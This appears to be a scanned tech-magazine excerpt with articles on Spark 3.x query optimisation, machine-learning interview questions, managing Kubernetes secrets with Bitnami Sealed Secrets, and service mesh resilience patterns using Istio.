AQE can be enabled by setting the SQL configuration, as given below (default false in Spark 3.0):

```
spark.conf.set("spark.sql.adaptive.
enabled",true)
```

Dynamically coalescing shuffle partitions: Spark determines the optimum number of partitions after a shuffle operation. With AQE, Spark uses the default number of partitions, which is 200. This can be enabled by the configuration:

```
spark.conf.set("spark.sql.adaptive.
coalescePartitions.enabled",true)
```

Dynamically switching join strategies: Broadcast Hash is the best join operation. If one of the data sets is small, Spark can dynamically switch to Broadcast join instead of shuffling large amounts of data across the network.

Dynamically optimising skew joins: If the data dispersion is not uniform, data will be skewed and there will be a few large partitions. These partitions take up a lot of time. Spark 3.x optimises this by splitting the large partitions into multiple small partitions. This can be enabled by setting:

```
spark.conf.set("spark.sql.adaptive.
skewJoin.enabled",true)
```

Other enhancements

In addition, Spark SQL 3.x supports the following.

Dynamic partition pruning: 3.x will only read the partitions that are relevant based on the values from one of the tables. This eliminates the need to parse the big tables.

Join hints: This allows users to specify the join strategy to be used if the user has knowledge of the data. This enhances the query execution process.

ANSI SQL compliant: In the earlier versions of Spark, which are Hive compliant, we could use certain keywords in the query which would work perfectly fine. However, this is not allowed in Spark SQL 3, which has full ANSI SQL support. For example, 'cast a string to integer' will throw runtime exception. It also supports reserved keywords.

Newer Hadoop, Java and Scala versions: From Spark 3.0 onwards, Java 11 and Scala 2.12 are supported. Java 11 has better native coordination and garbage correction, which results in better performance. Scala 2.12 exploits new features of Java 8 and is better than 2.11.

Spark 3.x has provided these useful features off-the-shelf instead of developers worrying about them. This will improve the overall performance of Spark significantly. END

Reference

- *Databricks.com*

By: Phani Kiran

The author has over 17 years of experience in the IT industry and has worked on Big Data technologies.

CODE SPORT

Sandya Mannarswamy

In this month's column, we continue to discuss a medley of computer science interview questions.

We have been discussing computer science interview questions in the last few columns. We continue this discussion in this month's column, focusing on machine learning. One of our readers has requested that solutions to the previous month's questions be given in the present column. I would like to give some more time to our readers to solve the questions given last month. We will discuss the solutions to these problems in next month's column. So please do share your solutions to these questions. I would like to thank Pranav Bhargava who sent in the correct solutions to eight of the questions in last month's column. Let us get started on this month's questions.

1. What is the structured prediction problem in machine learning? Can you give an example of this? What methods will you use for solving structured prediction?
2. You have built a B2C (business to consumer) startup, wherein you offer health advice to your consumers based on their profile, behavioural data collected daily, etc. You have been able to sign up 10,000 customers to your platform. However, for the past two weeks, you have been finding a number of customers dropping off from your platform. In order to avoid further loss of customers, you want to predict which customers are unhappy on your platform and hence are likely to leave next. This is the churn prediction problem, where you want to predict customers likely to churn. Will you model this as a linear regression problem or a binary classification problem (likely to leave or not)? What kind of features will you use for the churn prediction problem?
3. Brand monitoring is an important business activity. Businesses monitor their social media channels to get an understanding of what their customers are thinking about the brand. They also monitor the social media channels of competitors. As a business owner, you will want to know when/where/how your brand is being mentioned, both explicitly (e.g., when someone mentions 'Google') and implicitly (e.g., when someone says 'the search giant'), as well as the sentiment associated with it. If there's a sudden surge of negative sentiment in your brand mentions, you will want to do something about it as soon as possible. Sentiment analysis is a typical ML task. Given the huge social media presence, automated tools are needed for it. Let us restrict the problem to one social media platform, namely, Twitter. You want to build a brand monitoring tool for Twitter posts, reporting the aggregated score daily (either positive or negative), and you also want to flag tweets that are highly positive and highly negative. Can you explain how you will build an automated tool using ML for this problem?
4. You find a tweet on an airline brand with the following text: "Thank you so much XXX Airlines!!! You sent my luggage to SFO when I am travelling to Chicago!!! Hope I will get it back by at least next month." You find that your solution flagged it as a positive tweet mistakenly. This tweet, while sounding positive on the surface, is an example of subtle sarcasm. How will you tweak your solution in (3) to handle such cases?
5. You are building a content sharing platform, and one of its features is to provide a news feed personalised for each user based on his profile. Let us simplify the problem. You have a list of news items given, and you need to rank the items for each user so that the top 100 items shown to him are personalised to his profile.

There can be multiple objectives for ranking the news items. One is to maximise the engagement of the user with the news items. Another can be to rank the items based on their information quality. Of course, you will also like to filter out news items that may be spam, misinformation or clickbait. Given these multiple objectives, can you explain how you will build a ranking system for personalised news feeds? What will your design choices be?

6. Continuing from (5) above, for problems that have multiple objectives, will you prefer to build a single ML model? Or would it be better to build separate models, each optimising for a separate objective and then combine their individual scores/ranks into an aggregate score? What are the advantages and disadvantages of using a single model versus multiple models?
7. Continuing from (6) above, how will you collect data to train your models? And how will you handle the cold start problem, where you initially don't have data for most users?
8. One of the shortcomings of existing supervised learning techniques is that they need a large number of examples in their training data in order to perform a task well. This is unlike human beings, who can learn a new task with very few labelled examples. Do you know of ML techniques that can work around the need for a large number of labelled examples to train a model?
9. Human beings have the inherent capability to extrapolate their knowledge from one task to other related tasks. For example, if you know how to ride an ordinary bicycle, it will be quite easy for you to ride a two-wheeler or a motor bicycle. ML models, however, are not that good in transferring their knowledge from one task to another. Consider this problem as an example. You have a model that has been built for emotion classification in text. Given a piece of text, the model can label the text as one of several emotion classes, namely, a multi-class classification problem. Let us assume that our input is a piece of text in English and the output is a label mapping to one of eight emotion classes. We want to use this model for the related problem of sentiment analysis. Here we have three output classes, namely, positive, negative and neutral. Which one is the sentiment associated with the given piece of text? Can you explain how you will use transfer learning techniques to solve this problem? What are the advantages and disadvantages of using a transfer learning based approach as opposed to building a dedicated sentiment analysis model from scratch?
10. You are given the problem of building a sentiment analysis model (as in the above problem). You have a data set of 100,000 samples. However, the data set is yet to be labelled. It will cost considerably to label all the 100,000 samples. Given your budget, you can only get 30,000 samples labelled. How will you decide which of the 30,000 samples you should get annotated? Will you select 30,000 samples randomly from your given data? Or will you deploy any other heuristic to select the samples that need to be labelled? Do you know how active learning techniques work?
11. Once you have built and deployed an ML model for your task, how often will you need to retrain and update the model? What are the criteria you will use to decide when retraining is required? Also, how will you collect data during deployment to enable retraining?
12. You are given the problem of identifying anomalous transactions in bank transactions data. You need to build an ML model that can recognise such fraudulent transactions. However, the data set is highly imbalanced since fraudulent transactions are very rare in the real world. You have only 0.5 per cent of fraudulent transactions and the rest are normal transactions. Will you use sampling techniques to handle the imbalanced data problem? Will your choice change if you are using a classical ML model versus a deep learning neural network system? Can you explain the rationale behind your choice?
13. You have been asked to build an ML model that can identify toxic/hate speech content in a user's feed on a content sharing platform. You have built two models – one model has more false positives and another model has more false negatives. Which model will you go with and why?
14. Continuing from (13) above, now you have two models – model A has a F1 score of 90 per cent but has a longer inference latency, while model B has a F1 score of 83 per cent but has a lower inference latency. Which model will you choose and why? Now, instead of a content sharing platform, you have been asked to use these models to scrub emails of objectionable content. Will your choice of model change for this use case? If so, why?
15. Continuing from question (13) above, instead of choosing between model A and model B, will you consider making an ensemble of the two models for your task? If not, why?

Feel free to reach out to me over LinkedIn/email if you need any help in your coding interview preparation. If you have any favourite programming questions/ software topics that you would like to discuss on this forum, please send them to me, along with your solutions and feedback, at *sandyasm_AT_yahoo_DOT_com*. Stay healthy and stay safe. END

By: Sandya Mannarswamy

The author is an expert in natural language processing and is currently working as an independent researcher. Her interests include natural language processing, machine learning and AI.

Managing Secrets in Kubernetes with Sealed Secrets

'Secrets' in Kubernetes cannot be stored in a Git repository as that would expose confidential and sensitive information to everyone who can access this repository. 'Sealed Secrets' has been developed to address this specific challenge.

When deploying an application in Kubernetes, resources are generally described in a group of *yaml* files and stored in a Git repository. This works for all of the Kubernetes resources except 'secrets', as that exposes sensitive information to everyone having access to the repository.

'Sealed Secrets' is a controller developed by Bitnami to solve this particular problem. With Sealed Secrets in place, you can manifest it in your Git repository, which will be automatically decrypted by the controller running in your cluster.

Installation

There are various ways to install Sealed Secrets in your Kubernetes cluster: Kustomize, Helm Chart or via the Operator framework.

I prefer Kustomize as you can just use plain *kubectl* to perform the installation. Let's create a kustomization file for Sealed Secrets:

```
apiVersion: kustomize.config.k8s.io/v1beta1
kind: Kustomization

namespace: kube-system

resources:
- resources.yaml
```

The *resources.yaml* file contains the resources related to Sealed Secrets. Let's apply it:

```
> kubectl apply -k sealed-secrets/
customresourcedefinition.apiextensions.k8s.io/sealedsecrets.
bitnami.com created
serviceaccount/sealed-secrets-controller created
role.rbac.authorization.k8s.io/sealed-secrets-key-admin
created
role.rbac.authorization.k8s.io/sealed-secrets-service-proxier
created
clusterrole.rbac.authorization.k8s.io/secrets-unsealer created
rolebinding.rbac.authorization.k8s.io/sealed-secrets-
controller created
rolebinding.rbac.authorization.k8s.io/sealed-secrets-service-
proxier created
clusterrolebinding.rbac.authorization.k8s.io/sealed-secrets-
controller created
service/sealed-secrets-controller created
deployment.apps/sealed-secrets-controller created
```

Usage

Now let's say that you have the following secret resource:

```
apiVersion: v1
kind: Secret
```

```
metadata:
  name: mysecret
  namespace: addon-system
type: Opaque
data:
  username: c2liaQ==
  password: bXlzZWNyZXQ=
```

Both *c2liaQ==* and *bXlzZWNyZXQ=* are base64 encoded values of the secrets:

```
> echo -n c2liaQ== | base64 -d
sibi
```

We want to convert these to Sealed Secrets type so that they can be stored in a public place. Make sure you have the kubeseal executable in your *$PATH*. You can create a Sealed Secrets manifest like this:

```
> kubeseal -o yaml < secret.yaml
apiVersion: bitnami.com/v1alpha1
kind: SealedSecret
metadata:
  creationTimestamp: null
  name: mysecret
  namespace: addon-system
spec:
  encryptedData:

    password: AgBjKaKjdpxf080pWIcUKKbHMOt0p/29miuKEgMzTJsm
SQFE4mAgX5S/RAjQYOhwXKQoa1Vhbwou3S379yxy+BiUVZsSeFub8gl TN
Dx6RPO1UUyo+R2kO88qGT1ULqiB39+/INS1u68R18Q2MzlnpP+anHDtCds
0twMs51 aSbuBDXvkws6TGfxjTmttgCeYBOSfsZ33rsgDCesPAxxsSf2y
WcdofAWvDIh5QH5HDIdveZ8qsL3mPVq9JpDrwvxdArLqPARu3uV8GHVA 5dA
H9i92vhEbsEQZmayz/4l8128AwZ8ZuUmIKH/SIwHzqbMOnb+2yxCqRw bBR
cpq7pd4ygJ+Zph9P4tyl+YQ9YBgHBqUQhRISZLrJURbdcTAZlUr WIGOen
VcEsXOUj9AscjveE4sy+PDgsOdm5TOO/wfUinAqV5Ncc1Swc1YvrVqn6A0
J6sSeHdA3zblYtQZhL9OwfPj1nOyWTvRhnqhh+8SHODJnrrBBf 0h73qg1
FXJmAK46qx P5ZQcUQG0CxxPj7S1RYPk5QjakOMTOkh36UxZ0nwqq G8c7
V5RVUNvbkuVWi9Lp8ilPSkBHAYt9agoB/+iJzI64jbMGMqdP7pL1OPmZ2
FsI2yaLAlrkYJy03sibiF3VgA5v8Ox1OeTa2ux9VjaedkMSHIbcTo0ewDW
kXzc5iY3qH7bMM0AvlZLDjy1DCayzk/iYOWRZD3Cgw==
  username:
AgAq/gkwK04XAViAuNGNnApJKQIGzn9V4yf1ziLj+/vXtCu37bj27nei46RS
1n5SZ/1AC1YM2lLYScW+ZB7oZDK2bXNFGYxv9XgA6t0 3+vgnN1v07VxrdDDI
kpUeAizddfrmQfUzL2al8Erm3DZzCiGio6ZLrVfg52trh tMeKZqqamewkQ0n
ZkTPNGKgWaAu2X8RtSD2CbQrWm3DJQ4z9gwqXl9gTraMJl 3xcMs7BynI
fliE5yuERlslVlDQgD+ZHvwP5V1aDX1g3H20is4iAhP0qZzy0dNf/Lc11y
FmrwZHl2trIGtedBtllQBo6PkYsqNbrbEQheMoiAn+djR2i191lS7LNw6
9N4w4VMGwc8VDcBoXXwd17iczyjhCn9G4q4b0Pj7Mw6mcpmdirGMYXSbDk0JGui
FwJeXVl/ql00OCOYp8PR2c/fimQi98WpUrfAa+jkqzw0StJYl/tmdiSNIqulf7
jiObspi8ujuNB1/5FgHcxPLw7sZBRXINY83CQitNv+NOW+8qt
```

Now you can have the above *yaml* file as part of your repository and even share it publicly without worrying about any leak. Let us save this *yaml* file as *sealed-secret.yaml* and apply the above manifest:

```
> kubectl apply -f sealed-secret.yaml
sealedsecret.bitnami.com/mysecret created
```

You can observe that your secret will get populated by the controller in a couple of seconds:

```
> kubectl get secrets -n addon-system | rg mysecret
NAME             TYPE                                  DATA   AGE
mysecret         Opaque                                2      69s
```

You can even check the kubeseal controller logs to verify that it unsealed your secret:

```
> kubectl -n kube-system logs -f pods/sealed-secrets-
controller-78476684bf-jfbsp
...
2021/12/03 14:44:13 Updating addon-system/mysecret
```

Let's verify that our secrets are indeed what we stored:

```
> kubectl -n addon-system get secret mysecret -o=jsonpath={.
data}
{"password":"bXlzZWNyZXQ=","username":"c2liaQ=="}
```

And that confirms that the unsealing did happen properly!

You can also save the certificate offline and generate Sealed Secrets without having access to the controller. Let's fetch the certificate:

```
> kubeseal --fetch-cert
```

The output will give the complete certificate, which can be stored locally:

```
> kubeseal --fetch-cert > sealed-secrets.pem
```

```
> file sealed-secrets.pem
sealed-secrets.pem: PEM certificate
```

Now let's create the same Sealed Secret using the above *sealed-secrets.pem:*

```
▫ kubeseal --cert ./sealed-secrets.pem -o yaml < secret.yaml
apiVersion: bitnami.com/v1alpha1
kind: SealedSecret
metadata:
  creationTimestamp: null
  name: mysecret
  namespace: addon-system
spec:
  encryptedData:
    password: AgCsa+ihNMcSpMrPrWnRO0VZQ6XZ0bl0crgOqQDTsimODe
BW
t5hHiGk0utl0zDyvOCofziWBf3uQpoMsB+MZCquBL7sF7FQiNLFK5EbZfWV3
Gr
kT3DN9YNyjDYunvy7TM9qlgJGLtHhQt3gTRwRozz2nz6UfJ92LI4mRfdm2eHTa
eTQy230pZJPp1Kw7bQWbrEq6rOkHbzQf3vsORlLUnmQO9DeJJM4cHddG7szIs
qUEeDJ6+uOMErmjOTvgPIoy1VVFnjcs9U5zdIVzsh6H28TErmcm+3krn+8DP/
ae0KpT+1WpSpmTsNU4EcXwYQHOZFP1eP0YBYUJ5yreg7Fu/LAOqlPs6GUWYc0
hN9bRZsPwcC5TfahO1nW8hvrtBjY9Zw0iTDNZQGcmcFE2BAQaQ/ri8VW9U8t+
yXWx7BQlmM071majTMBH9/d245FxUj4jtJ4NVE+wnk3fYxzNF0zChxni72EXW
Uww3PeI/QfSUfpqceMGnpbRud+qa1ycp24n6C6+pnqYQX+xGGBU6oLx5IK6l4
0eOnQbZzx2Qv6kH4Q8zLLqiIuF86FvXYP2St3FdzBZWecHK2uJuyR83gRDVn9
4Ksxv6wbALv5T6o+8AeQiSfdcE2gBVZbv20tmr0IrMzs961GSyT7LFLd+ujo
HyORj+c1yUYAUzsRksYI4wFokcwoweRPC+ZP0cK+XRYyzX5CErgl/s6KNYQ==
    username: AgCrtM/W5hJd8Ihg5GCh0lKnUK/
rhqU/4fNzKCVcnF98w1C+
VIy9M33sx2xGe8U4wqeYs1aPgPeqWznudHMGoLIuMYCt4X89dAF06o7w/
Hw0QHu /CbFFo3gToMj/V8uPRirhg09bCCyXQfmamVLYkGms
JWMLHs3uf9LATxpXZP35j EZvtaTd9uk4+oLVzc886R5H8ltFdwj
myPHCM76gXUSobomIMgds7EbHL6zYdbAOS1GOn25XZ4uCqIA ThtAcKM5n
jcm9dNlgL2LNaabPrR9wqug8vm+jjoJV59sBJaghKLyuuUH4vyaiqnfWh
sFnCnnucTwGlh/bQPU5xg+MSJgeE/aSvBhF/7syv1d+JXuQbdW1iQDjKE/
rjsVC5OHTd/x9/RyghyT0xDlUKTiy/xkzrtfQN3UOBwVGTqSPB5OUw1Rw
0WVXhM60tB0I+7OUxA1xtusYCwJKiJs7S7r0tMQ7MalS1o4/oiEm1fO/
rdxGiYD1KyaELLVDbudWKO9KXZ2lBgyplXqpdO3IuW0owGO
dWkBpn0XhQZ2SIKjec1boJ4GSIvEl8xQ5XExfzBenYyXoexQETsyyII38zLJ
kFACygJrh4SO1W6wixXWm9MAvDbySPxvKUHWgIuvHr5jTd+1N/kPy2Noz/
GFH7WYpIrPgoZfpFH/fJgjgvJEAzTad+PI+S74JA1VyQICO08ssCEkrS75
  template:
    data: null
    metadata:
      creationTimestamp: null
      name: mysecret
      namespace: addon-system
    type: Opaque
```

The above workflow will allow any of your teammates to create new sealed secrets without interacting with the cluster credentials. In fact, you can store the certificate publicly in a repository to allow others to create sealed secrets.

How it works

The underlying principle of Sealed Secrets is the usage of public key cryptography. The public certificate is used for sealing secrets. The private key the controller has is used for decrypting the sealed secrets.

Note that there are other implementation details that govern how sealed secrets work:

- The name space is used during the encryption process by default. Thus, two same secrets on different name spaces will have a different set of encrypted data within it.
- The secret name is also used during the encryption by default. This design decision disallows Sealed Secrets resources to be renamed. This improves the security as RBAC (role based access control) can enforce limitation of secret access by name and Sealed Secrets follows it by disallowing the secret to be renamed.

The above default behaviour can be configured. There is a concept of 'scopes' which has these rules:

- *strict* scope requires both name space and secret name as part of the encryption process.
- *namespace-wide* scope requires only a secret name as part of the encryption process.
- *cluster-wide* doesn't require either.

You could pass the —*scope* command line argument to the controller if you want to customise it.

By default, sealing keys are automatically renewed every 30 days. Note that this doesn't mean you have to re-encrypt your secrets every 30 days. All it means is that the controller will generate a new set of key pairs after 30 days. Any new sealed secret should be generated via the new certificate. But the old sealed secrets will continue to function since the old keys are not deleted — they are kept around and the new keys are just appended to them. END

Reference

GitHub repository: *https://github.com/bitnami-labs/sealed-secrets*

By: Sibi Prabakaran

The author is a senior engineer working at FPComplete.

Why We Need Service Mesh Implementation Patterns

This article looks at the architectural patterns for implementing and deploying application resilience, security and containers using service mesh in microservices architecture.

Many large enterprises have begun modernisation of their applications as part of their digital transformation initiatives. They are packaging applications written in Java stack earlier into container technology, so that these can be run in hybrid multi-cloud environments. While doing so, architects and designers take a conscious decision to separate architectural concerns such as basic security (authentication and authorisation), application resiliency, traffic management and external service connectivity from the functional architecture of the modernised microservices based applications. To take care of these concerns, services are enmeshed within a service mesh. The architectural patterns that follow in this article have been harvested from some real-life implementation projects, where the service mesh is implemented by Istio and OpenShift.

Application resiliency using circuit breaker and pool ejection

The problem it solves

In distributed microservices architecture, application failures, latency spikes and other network failures have a cascading effect on the services in the call chain and hence in the overall system's resiliency. Microservices written in different languages and deployed in different nodes within and across clusters have different response times and failure rates. Even if one service within a chain of services does not perform well, the entire availability and response time of the system is affected badly.

Pattern description and solution

This pattern has three sub-patterns, which work together. These are: circuit breaker, pool ejection, and request throttling.

Circuit breaker: Assuming the above happened in a distributed system, the solution is to implement service mesh circuit breaker (CB) and pool ejection patterns to limit the impact of such failures, latency spikes and other network irregularities. The pattern is to 'open' the circuit and/or eject unhealthy containers for a designated period. The CB can be at:

- Ingress point
- Between each service within the mesh
- At egress while calling an external service

Within the service mesh, *envoy proxy* can intercept calls and enforce a circuit breaking limit at the network level, as opposed to having it configured and coded for each application independently, thus supporting distributed circuit breaking.

Figure 1 depicts a logical view of setting up circuit breakers at the point of ingress. This is done by:

i. Configuring *ingress gateway* as a circuit breaker.
ii. Routing a request through ingress, detecting the behaviour of the traffic and protecting the service being called within the cluster.
iii. In case of failure, immediately returning the response to the consumer with a proper failure code.

Figure 2 depicts a logical view of setting up the circuit breaker between services inside the mesh. This is done by:

i. Configuring envoy proxy as a circuit breaker between services inside the mesh.
ii. Routing consumer requests by ingress gateway to envoy proxy in POD A.
iii. Service A calling to Service B in POD B via its envoy proxy.
iv. POD A's envoy proxy detecting the behaviour of the traffic that is protecting the service being called within the cluster as well as the consumer.

Figure 3 depicts a logical view of setting up the circuit breaker at the point of egress. This is done by:

i. Configuring envoy proxy as circuit breaker at the point of egress to an external host.
ii. Routing request from consumer request through egress gateway.
iii. Detecting behaviour of the traffic and protecting the external service or system of record.

Pool ejection: In pool ejection, outlier detection prevents calls to unhealthy services and ensures any call is routed to healthy service instances. It can be used in conjunction with CB to manage the behaviour of the response to an unhealthy service.

Figure 4 depicts a logical view of setting up outlier detection using pool ejection. This is done by:

i. Configuring envoy proxy as circuit breaker with outlier detection to eject unhealthy services until such point that a minimal health percentage is detected.
ii. At this point, as a second line of defence, the circuit breaker opens if the behaviour deteriorates further due to a breach of failure rules.

***Request throttling*:** Service mesh also provides the capability of request throttling (RT) by configuring RT at an individual client level so that no single client can consume all the available resources.

Figure 5 depicts a logical view of setting up request throttling. This is done by:

i. Setting up a global rate limiting filter for network level rate limit filter, with HTTP level rate limit filter set at the listener level.
ii. Setting up a local rate limiting filter at a more specific virtual host or route level of the service.




Figure 1: Circuit breaker at the point of ingress

